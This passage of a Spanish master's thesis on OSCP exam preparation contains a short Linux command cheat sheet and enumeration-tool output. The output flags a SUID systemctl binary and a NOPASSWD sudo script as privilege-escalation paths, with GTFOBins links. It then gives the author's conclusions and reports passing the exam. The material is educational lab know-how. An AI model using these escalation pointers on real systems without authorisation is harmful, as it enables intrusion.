[17] Grupos en los que estamos [ID] --> Nos da el ID del grupo en el que e
[18] Tipo de archivo file [archivo] --> Nos dice de que tipo es un archivo
[19] w --> Para ver que usuarios estan conectados ahora mismo al sistema

[777] Chronormu --> Un voy a tener suerte con la escalada de privilegios A

$ 15
SUID
/bin/systemctl
SUDO
(pepper : ALL) NOPASSWD: /var/www/Admin-Utilities/simpler.py
```

Ilustración 56 SUID y SUDOS

En este caso se ejecuta Cromit con la opción 15, que nos permite reconocer SUID y SUDOS que son bien reconocidos para escalar privilegios.

En este caso nos muestra que hay un SUID llamado “**systemctl**” con el que se podría escalar privilegios y un archivo que se puede ejecutar como sudo para realizar otra escalada.

```
===== ( ¿Elevacion de privilegios por SUID? ) =====
/bin/systemctl
  Buscar escalada de privilegios por los binarios mostrados https://gtfobins.github.io/gtfobins/systemctl/#suid
===== ( ¿Elevacion de privilegios por SUDO? ) =====
(pepper : ALL) NOPASSWD: /var/www/Admin-Utilities/simpler.py
  Buscar escalada de privilegios por sudo https://gtfobins.github.io/gtfobins/simpler.py/#sudo
===== ( Crons ) =====
```

Ilustración 57 Enlaces para la escalada

## 3.6 Conclusiones

Para la correcta exposición de esta parte es necesario revisar nuevamente la hipótesis que hicimos para ver si se ha cumplido.

***La accesibilidad de la información que podemos encontrar respecto a tiempos pasados, la hace más accesible para que la gente se la prepare y consiga superarla con éxito, si consigue encontrar información útil y de calidad***

La hipótesis se ha cumplido, junto a lo tratado en el estado del arte.

La proliferación de la información en internet se comprueba lo fácil que es acceder a recursos que te ayudan a sacarte la certificación, siempre y cuando sean de calidad.

Para dichas afirmaciones me baso en el reciente simulacro de examen OSCP que hice del módulo 9 del Master. Que es un simulacro muy parecido al OSCP, mismo número de máquinas, mismo tiempo, misma temática, misma dificultad o incluso superior **(5 máquinas, 24 horas, BOF con egg hunter...)** y que te prepara para que veas, o enseña lo preparado que estas de cara al OSCP. En mi caso y como dice nuestro tutor “Adrian Ramirez de Dolbuck”, que es el encargado de preparar los laboratorios y fue el encargado de preparar el simulacro de examen OSCP, según él, este simulacro era más complicado que el del OSCP, pues la maquina fácil no era fácil como en el OSCP y el Buffer Overflow había que hacerlo con egghunter, cosa que en examen oficial no pasa, siendo el BOF en el examen más fácil.

***El resultado de mi simulacro fue 5/5 máquinas, 100 puntos en unas 20 horas sin parar para dormir, hice mi reporte en 12 horas, que se constituyó como un reporte de 93 hojas en inglés.***

Las conclusiones que puedo sacar son que en base a que tengo ya experiencia en ciberseguridad y en ethical hacking, así como mis certificaciones y el tiempo que dedique a hacer todo esto como mi cheatsheet, me ayudaron a prepararme y a afianzar conocimientos. Pues, por ejemplo en el simulacro de examen en una maquina me toco realizar una escalada de privilegios con chkrootkit, ***(que ya hemos visto justamente en varios apartados de este TFM el chkrootkit)*** Gracias a que ya había visto esta vulnerabilidad y la había explotado anteriormente, y la tenía documentada en mi cheatsheet, en cuanto entre a la maquina y vi que tenía chkrootkit, use mi cheatsheet y en 2 minutos había escalado privilegios, por lo cual puedo confirmar que el trabajo que dedique en mi cheatsheet funciona, pues gracias a ella, la primera vez que explote la vulnerabilidad de chkrootkit y eleve privilegios con ella, al documentarla en la cheatsheet, me sirvió para poder hacer la escalada en este caso, ya que se me quedo

guardada y según la vi, la supe reconocer y explotarla nuevamente sin necesidad de ver o buscar en ningún sitio el modo de explotarla y escalar privilegios.

Por lo tanto, todo este viaje y esta experiencia me ha valido para prepararme para el OSCP, aprobando ya el simulacro de examen y muy pronto aprobando el OSCP, ya que en cuanto apruebe el OSCP, confirmare en este mismo TFM, que tanto mi cheatsheet y todo lo relacionado a lo expuesto en este TFM, sirve para efectivamente prepararte para la OSCP con garantías, y que será de ayuda para cualquier persona que tenga en mente prepararse para sacarse la OSCP.

Por supuesto tengo que agradecer a toda la gente que comparte el/su conocimiento libremente y enseña como *“S4vitar (Marcelo Vazquez), Takito (Víctor Garcia)”* ya que gracias a ellos y sus videos pude aprender muchísimo, así como a toda la gente que crea y comparte las herramientas que usamos día a día en el pentesting, y que son unos cracks haciendo herramientas, como es toda la gente que está detrás de impacket, crackmapexec..., creadores de scripts propios... A mis compañeros a los cuales ayude y me ayudaron en lo que pude y pudieron, como a los principales tutores del Master que me dieron tutorías; (Pablo Gonzales Pérez, Nacho Brihuega, Adrián Ramírez “Dolbuck”, Dani “Adastra”).

Con todo esto que mencioné, quise aportar mi granito de arena con los conocimientos que reuní, mi CMDB de conocimiento y como bien dice, todo lo que es mi mundo **“AmatheraeWorld”** y todo lo que contiene este mundo. Es de bien sabido o nacido ser agradecido y me gusta agradecer las cosas devolviendo lo que cojo y recibo, aportando lo que puedo con lo que tengo.

Y para aquellos que se planteen tomar el reto de la OSCP decirles que:

***“Al igual que una lección sin dolor no tiene sentido, Nadie puede obtener algo sin sacrificar nada”***

### 3.7 OSCP Aprobado

Tal y como dije, aquí estamos después de superar el OSCP

<https://www.credly.com/badges/c9456da7-aa5c-44c4-adf5-2379e4b9dc45>

Por lo tanto puedo confirmar a fe creyente que funciona y que todo esto cumplió el objetivo para el que fue diseñado, y que espero que ayude a quien se quiera enfrentar al OSCP

***El resultado de mi examen fue 5/5 máquinas, 100 puntos en 9 horas, incluida alguna pausa para descansar, en el cual constituyo un reporte de 36 hojas en inglés.***

## 3.8 Bibliografía

[https://es.wikipedia.org/wiki/Profesional\\_certificado\\_en\\_seguridad\\_ofensiva](https://es.wikipedia.org/wiki/Profesional_certificado_en_seguridad_ofensiva)

<https://www.offensive-security.com/offsec/proctoring/>

<https://www.offensive-security.com/labs/>





# O.S.C.P. FOR DUMMIES

KEVIN LÓPEZ MARTÍN

M.S.O.F. UCAM PRIMERA EDICIÓN

**MÁSTER EN SEGURIDAD OFENSIVA  
POR LA  
UNIVERSIDAD CATÓLICA SAN ANTONIO DE MURCIA**